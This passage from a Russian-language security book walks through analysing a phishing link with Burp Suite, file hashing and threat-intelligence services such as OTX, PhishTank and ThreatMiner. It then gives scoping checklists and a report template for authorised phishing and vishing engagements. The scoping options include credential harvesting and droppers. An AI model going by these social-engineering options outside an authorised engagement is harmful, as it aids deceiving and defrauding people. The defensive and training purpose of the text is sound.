Установите Burp Suite на свой хост. Burp – это веб-прокси, который позволяет вам перехватывать и изменять данные, передаваемые между вами и веб-сайтом. Вы можете видеть запросы, сделанные из вашей системы на веб-сайт, и полученные ответы. Также можно контролировать любые всплывающие окна и многие непреднамеренные действия, такие как перенаправления на вредоносные сайты. Чтобы установить Burp, загрузите бесплатную версию Community Edition с *https://portswigger.net/burp/communitydownload/*. Установочный пакет

будет содержать скрипт с именем типа `burpsuite_community_linux_v<#>_#_##.sh`. Введите самую последнюю версию скрипта в показанные здесь команды:

```
chmod 744 burpsuite_community_linux_v<#>_#_##.sh
./burpsuite_community_linux_v<#>_#_##.sh
```

После установки прокси можете использовать графический интерфейс, чтобы открыть Burp, щелкнув по значку Burp или введя `Burp` в меню операционной системы. Burp предложит вам создать проект. Нажмите **Next** (Далее), и вам будет предложено принять настройки Burp по умолчанию или загрузить файл конфигурации. Пока достаточно настроек по умолчанию.

Затем направьте трафик вашего браузера через Burp. Для этого откройте Firefox и щелкните значок меню, а затем прокрутите вниз. Нажмите на **Network Settings** (Настройки сети). Вам будет предложено ввести информацию о вашем прокси, как показано на рис. 12.8. Выберите **Manual proxy configuration** (Ручная настройка прокси), а затем введите IP-адрес 127.0.0.1 в качестве прокси-сервера HTTP и 8080 в качестве порта. Выберите вариант использования этого прокси-сервера для всех протоколов.

Теперь, когда у вас установлен Burp, а Firefox настроен для маршрутизации вашего трафика через прокси, откройте Burp и убедитесь, что он настроен для перехвата трафика. Для этого выберите вкладку **Proxy** (Прокси), затем **Intercept** (Перехват). Наконец, убедитесь, что перехват включен.



Рис. 12.8. Настройка сетевого прокси в Firefox

Убедившись, что Burp настроен правильно, можете использовать его для перехвата трафика вашего браузера (рис. 12.9). Пока перехват

включен, нужно будет каждый раз принимать решение, пересылать или отбрасывать веб-запрос. Это означает, что вы можете отбрасывать вредоносный (или законный) трафик вместо того, чтобы отправлять его в свой браузер.



Рис. 12.9. Перехват трафика с помощью Burp

Теперь давайте посетим веб-сайт, найденный в электронном письме. Когда вы переходите по ссылке через Burp, загружается веб-сайт. Казалось бы, это сайт PayPal, но на рис. 12.10 можно легко увидеть, что это обман: обратите внимание, в URL-адресе отсутствует слово PayPal и указан домен верхнего уровня .es. Кроме того, `code=US&id=8799879&country=United States` в конце строки говорит о том, что используется какая-то система отслеживания.



Рис. 12.10. Пример фишинговой целевой страницы

Полное отсутствие PayPal в URL-адресе, вероятно, является самым большим тревожным сигналом. Если вы попытаетесь открыть эту ссылку в системе-песочнице (изолированная система или виртуальная машина, о которых говорилось ранее в этой главе), хост должен быть неизвестен. И, как вы можете видеть на рис. 12.11, Burp показывает нам, что ввод информации и переход по ссылке – это тупик, вероятно, указывающий на неудачную попытку сбора учетных данных.



Рис. 12.11. Неработающая фишинговая переадресация

Тот факт, что сайт ничего не делает, может указывать на то, что PayPal или другой поставщик принял меры, возможно, используя DMCA. Хотя это может говорить и о том, что злоумышленнику просто не хватило навыков. Однако важно не игнорировать угрозу, связанную со сбором учетных данных. Как неоднократно отмечалось, люди по-прежнему регулярно используют один и тот же пароль на нескольких платформах, как в личных, так и в служебных учетных записях. Многие сайты не используют или не поддерживают многофакторную аутентификацию, что усугубляет эту угрозу.

Несмотря на то что ссылка не работает, вы все равно должны добавить ее в импульс OTX. Прежде чем двигаться дальше, добавьте четыре IP-адреса, которые мы определили как нерелевантные, в список исключенных индикаторов, установив флажки рядом с ними и нажав **Exclude** (Исключить).

Анализ загружаемых файлов

В этой фишинговой кампании не было загружаемых файлов. Но что, если они будут? Кратко обсудим их анализ. Для начала нужно получить криптографические хеши этих файлов – их наличие позволяет вам сравнивать известные версии файлов с другими версиями, чтобы увидеть, изменилось ли что-нибудь. При обнаружении потенциально

вредоносного ПО вы получаете криптографический хеш файла, чтобы ускорить его поиск. Затем сравниваете хеши файлов в своей системе с хешами заведомо вредоносного ПО и получаете предупреждения в случае совпадений. В некоторых случаях вредоносное ПО может менять загрузочный файл, поэтому хеш не останется прежним. Это так называемое полиморфное вредоносное ПО, и это обсуждение для совершенно другой книги.

Вы можете хешировать файл с помощью различных инструментов. Некоторые из них уже установлены в Linux. Иногда стоит получить несколько видов хешей, потому что некоторые системы будут проверять файлы, используя только один алгоритм хеширования.

Чтобы создать хеш файла MD5, введите следующую команду:

```
md5sum имя_файла
```

Чтобы создать хеш SHA-1 файла, введите команду:

```
sha1sum имя_файла
```

Для создания хеша SHA-256 файла введите:

```
sha256sum имя_файла
```

Для хеша SHA-512 файла введите:

```
sha512sum имя_файла
```

Затем добавьте каждый хеш в OTX. Если вы решите описать этот инцидент и опубликовать отчет, можете импортировать импульс из URL-адреса и указать URL-адрес в качестве ресурса.

В следующих разделах мы дополнительно проанализируем домен *esy.es*.

Проведение OSINT для анализа угроз

OTX не единственный ресурс, который вы можете использовать для анализа вредоносных ссылок или электронных писем. В этом разделе мы рассмотрим несколько других ресурсов. Можете узнать некоторые из этих инструментов и методов из глав этой книги, посвященных OSINT. Здесь вы будете использовать эти ресурсы, чтобы выяснить, является ли сайт вредоносным.

Поиск в базе VirusTotal

Веб-сайт *https://www.virustotal.com/*, принадлежащий Chronicle Security, позволяет исследователям и специалистам по анализу угроз проверять файлы на вредоносность с применением более чем 60 антиви-

русных платформ без необходимости покупать каждую из них. Он также позволяет вам проверять статус любых URL-адресов.

VirusTotal также имеет API для анализа при помощи пользовательских скриптов. Сервис поиска с графическим интерфейсом принимает следующие типы данных для анализа: фактический загруженный файл, URL-адрес, IP-адрес, домен или хеш файла.

Выявление вредоносных сайтов в WHOIS

Вы уже запускали команду WHOIS при сборе данных OSINT. Но при использовании WHOIS для анализа вредоносных программ вам понадобится дополнительная информация. Примечательно, что в дополнение к обычной информации WHOIS вы можете увидеть страну, где зарегистрирован домен, и его номер автономной системы (autonomous system number, ASN). ASN поможет позже, когда вы будете использовать PhishTank для анализа систем, из которых исходит фишинговое письмо. На рис. 12.12 показана запись WHOIS для безобидного на первый взгляд домена *esy.es*.



Рис. 12.12. Запись WHOIS для домена esy.es

Вы можете видеть, что домен был зарегистрирован в регионе Нидерландов под названием Йордан, последний раз обновлялся 9 июня 2021 года и что он использует серверы имен, размещенные на *main-hosting.com*. В свою очередь, выполнение поиска в WHOIS для *main-hosting.com* показывает, что он размещается на *godaddy.com*, тогда как авторитетная хостинговая фирма, скорее всего, разместила бы его на собственном сервере. Вы также должны быть осторожны с недавно зарегистрированными доменами. Молодые домены требуют особого скептицизма и анализа, поскольку многие из них являются вредоносными. Домен 8-дневной давности и сервер имен 43-дневной

давности не обязательно являются вредоносными, но требуют дополнительного изучения. В этом случае вы должны включить оба домена и любые связанные IP-адреса в свой OTX-импульс.

Что будет отображаться в записи WHOIS законного сайта? Для сравнения на рис. 12.13 показаны выходные данные WHOIS для *nostarch.com*.



Рис. 12.13. Запись WHOIS для домена NoStarch

Во-первых, обратите внимание, что страной регистрации является Исландия. Это обычное дело, когда организации используют такие службы, как WhoisGuard или конфиденциальность домена, чтобы скрыть свое местоположение, и это не является непосредственной причиной для беспокойства или дальнейшего анализа. Если вы посмотрите на дату, то увидите, что этот домен был создан в 1996 году и включает в себя зарегистрированный и активный веб-сайт.

Во-вторых, ASN указан как Cloudflare. Использование авторитетного сервиса Cloudflare означает, что сайт, скорее всего, не является вредоносным, поскольку сети доставки контента, такие как Cloudflare, обычно удаляют любой подозрительный контент. Мы также видим, что этот домен претерпел три изменения на четырех серверах имен за 17 лет. Это нормально и обычно свидетельствует о заурядной смене поставщика услуг. Технологии сильно изменились с 1996 года, поэтому совершенно нормально время от времени менять поставщиков услуг и записи для внедрения новых технологий.

Обнаружение фишинга с помощью PhishTank

PhishTank (*https://phishtank.com/*) – бесплатная платформа проверки на фишинг, управляемая OpenDNS. Она позволяет выполнять поиск по

домену, URL или ASN. По моему опыту, поиск по ASN наиболее эффективен. Но поскольку у вас нет номера ASN для потенциально вредоносного домена *nurrahmahgroup.esy.es*, то нужно искать по домену и URL-адресу. На рис. 12.14 показан результат этого поиска.



Рис. 12.14. Результат поиска на PhishTank для nurrahmahgroup.esy.es

Как видно на рис. 12.15, поиск ничего не дает. Это не означает, что проверяемый URL не фишинговый, – просто об этом никто не сообщил.



Рис. 12.15. Обнаруженный фишинг на PhishTank.com

Поскольку сайт не работает, я сообщу об этом. Чтобы запустить отчет, щелкните по ссылке **Add it to the Tank?** (Добавить в накопитель?) ниже сообщения, в котором говорится, что о сайте ничего не известно. Затем введите URL-адрес фишингового сайта. В этом случае вам нужно будет вставить тело письма в три отчета в Tank (если вы будете их отправлять), чтобы связать все три используемых домена. Вы также выбираете Microsoft в качестве организации, на которую ссылается электронное письмо, поскольку там утверждают, что отправитель принадлежит Office 365. После завершения нажмите **Submit** (Отправить).

На рис. 12.16 показан пример ввода информации, связанной с фишингом, в PhishTank для включения в базу данных.



Рис. 12.16. Отправка образца фишинга в PhishTank

Просмотр ThreatCrowd

Часть AT&T Cybersecurity, *ThreatCrowd* (*https://www.threatcrowd.org/*) обеспечивает визуализацию законности доменов, IP-адресов и других показателей, таких как хеши. Как и в случае с OTX и другими платформами, вы можете получить к нему доступ самостоятельно или по ссылкам в ThreatMiner (обсуждается в следующем разделе). На рис. 12.17 показана визуализация домена *nurrahmahgroup.esy.es*.

В этой визуализации вы можете увидеть, как различные системы, хеши, домены и другие функции взаимодействуют с интересующей нас системой. Это может быть очень полезно при создании программы выявления киберугроз или при глубоком изучении потенциального противника. Графический вывод также служит источником отличных иллюстраций при написании отчетов.



Рис. 12.17. Визуализация ThreatCrowd для nurrahmahgroup.esy.es

Консолидация информации в ThreatMiner

ThreatMiner (*https://www.threatminer.org/*) получает информацию из нескольких других источников информации об угрозах, чтобы получить единое представление о том, что говорят другие платформы. ThreatMiner позволяет довольно быстро получить представление о вероятности злого умысла. Как и все остальное, это не идеальный инструмент, но один из лучших, тем более что он бесплатный.

На веб-сайте ThreatMiner можно искать либо индикаторы, либо записи APT Notes. APT Notes – это репозиторий общедоступных статей и блогов, отсортированных по годам и ассоциированных с вредоносными кампаниями, действиями или программным обеспечением, связанным с группами расширенных постоянных угроз или наборами инструментов.

Поскольку у вас уже есть некоторые индикаторы, давайте сначала их поищем. Как и OTX, ThreatMiner может обрабатывать различные типы индикаторов, некоторые из них отличаются от OTX. В перечень индикаторов входят домены, IP-адреса, хеши (MD5, SHA-1 и SHA-256), адрес электронной почты, примечания APT, сертификаты SSL/TLS, пользовательские агенты, имена антивирусов, имена файлов, URI, ключи реестра и мьютексы[1].

Вот одна из уникальных функций ThreatMiner: он открывает панель в левой части экрана, на которой показаны похожие результаты поиска Google. Там вы можете увидеть данные WHOIS для представленного индикатора, если это необходимо.

[1] Мьютекс (mutex, mutual exclude) – взаимоисключающий механизм доступа к общим ресурсам.

Внизу экрана будут ссылки на другие ресурсы, такие как RiskIQ, PassiveTotal, VirusTotal, DomainTools, ThreatCrowd, OTX, SecurityTrails и Robtex.

На рис. 12.18 показаны результаты поиска для *nurrahmahgroup.esy.es*.



Рис. 12.18. Результаты поиска на ThreatMiner для домена nurrahmahgroup.esy.es

Под соответствующими ресурсами вы заметите, что для домена нет примечаний APT. Также нет никакой информации о связанных пассивных DNS, поддоменах, связанных URL-адресах или образцах вредоносных программ. Учитывая, что проанализированное вами фишинговое письмо старое, а домен был зарегистрирован недавно, это ожидаемый результат. В случае более зрелого индикатора или домена, который не был удален, вы могли бы увидеть здесь больше информации.

Вы можете спросить: если ThreatMiner ищет информацию на всех вышеупомянутых сайтах, почему я ждал до конца главы, чтобы показать вам его возможности? Чтобы вы лучше поняли, как выполнить анализ самостоятельно. Когда я выполняю анализ угроз, скрывающихся в фишинговых письмах, то часто начинаю с двух открытых окон: OTX и ThreatMiner. Чтобы использовать информацию, которую ThreatMiner идентифицирует как связанную, просто щелкните по ссылке.

Вывод

Аналитика угроз – это больше, чем маркетинговый ход, и больше, чем просто потребление информации из каналов поставщиков. Она дает возможность анализировать свой собственный опыт и собирать полезную информацию, которая помогает не только вам, но и вашим клиентам, партнерам и сообществу в целом. В этой главе вы собрали

и подготовили информацию об угрозах с помощью OTX, а затем перешли к использованию WHOIS, ThreatCrowd, ThreatMiner, VirusTotal и других служб в оборонительных целях. Это только начало ваших усилий по анализу угроз. Тем не менее это прочная основа для того, чтобы вы научились понимать, что скрывается на самом деле за обещаниями поставщиков услуг, а также добывать качественную информацию для повышения безопасности вашей организации.

ПРИЛОЖЕНИЕ 1

Обзорные таблицы для подготовки контракта

Используйте следующие обзорные таблицы при встрече с клиентами на этапе определения объема работы.

Организация-заказчик	
Контактное лицо организации	
Должность	
Заказанные действия (обведите нужные)	Фишинг, вишинг, вейлинг, приманки, мусорные баки и отходы, физическое проникновение в офис
Интервал времени для атаки	
Стоимость нормо-часа	
Сложность	
Ожидания клиента	

Юридические аспекты

Вопрос	Да/Нет
Упоминаются ли в контракте и ТЗ компания и все ее тестировщики как уполномоченные исполнители?	
Применяется ли страхование от ошибок и упущений и соответствует ли оно условиям контракта?	
Обладает ли нужными полномочиями лицо, утвердившее проведение атаки?	
Проверили ли юридические консультанты сторон условия контракта и ТЗ?	

Объем работы

Вопрос	Ответ
Фишинг: будет ли клиент предоставлять адреса электронной почты для атаки?	
Вишинг: будет ли клиент предоставлять номера телефонов для атаки?	
Фишинг: сколько писем нужно отправить?	
Вишинг: сколько звонков нужно сделать?	
Есть ли у клиента готовый предлог для взаимодействия с сотрудниками?	
Запрещены ли какие-то конкретные предлоги?	
Есть ли у клиента какие-либо конкретные IP-адреса или адреса электронной почты, которые желательно использовать при отправке писем?	
Есть ли у клиента какие-либо конкретные IP-адреса или адреса электронной почты, которые нельзя использовать при отправке писем?	
Желает ли клиент чего-либо из перечисленного? (Обведите все подходящие варианты.)	Получение доступа к системе, метрики переходов, дропперы, сбор учетных данных

Сроки

Вопрос	Ответ
Существуют ли какие-либо конкретные разрешенные интервалы времени для связи по телефону или электронной почте (при выполнении задания, а не для руководства заданием)?	
Есть ли определенные дни недели или месяцы, которых следует избегать?	
Какова дата начала?	
Какова дата окончания?	

ПРИЛОЖЕНИЕ 2
Шаблон отчета

Используйте этот шаблон как средство для написания профессионального отчета по сбору OSINT или после проведения атаки средствами социальной инженерии. Не стесняйтесь добавлять или убирать разделы, хотя я рекомендую максимально сохранить исходный перечень. Очевидно, что включать в отчет фишинг или вишинг следует только в том случае, если вы использовали их для взаимодействия с персоналом компании-заказчика.

<ДАТА>

Введение

Организация <*Имя заказчика*>, именуемая далее «Заказчик», заключила с <*Имя исполнителя*>, именуемым далее «Исполнитель», договор на выполнение задания по тестированию информационной безопасности, включающий <*включить все, что имеет отношение*>, фишинг, вишинг, исследование отходов, сбор разведывательных данных из открытых источников, разбрасывание приманок, тестирование физической безопасности и <*другие действия*>. Был установлен следующий интервал для выполнения задания: от <*дата начала*> до <*дата окончания*>.

Краткий обзор результатов

Команда выполнила тесты <*названия*> для <*имя клиента*>. На основе тестов были сделаны следующие выводы:

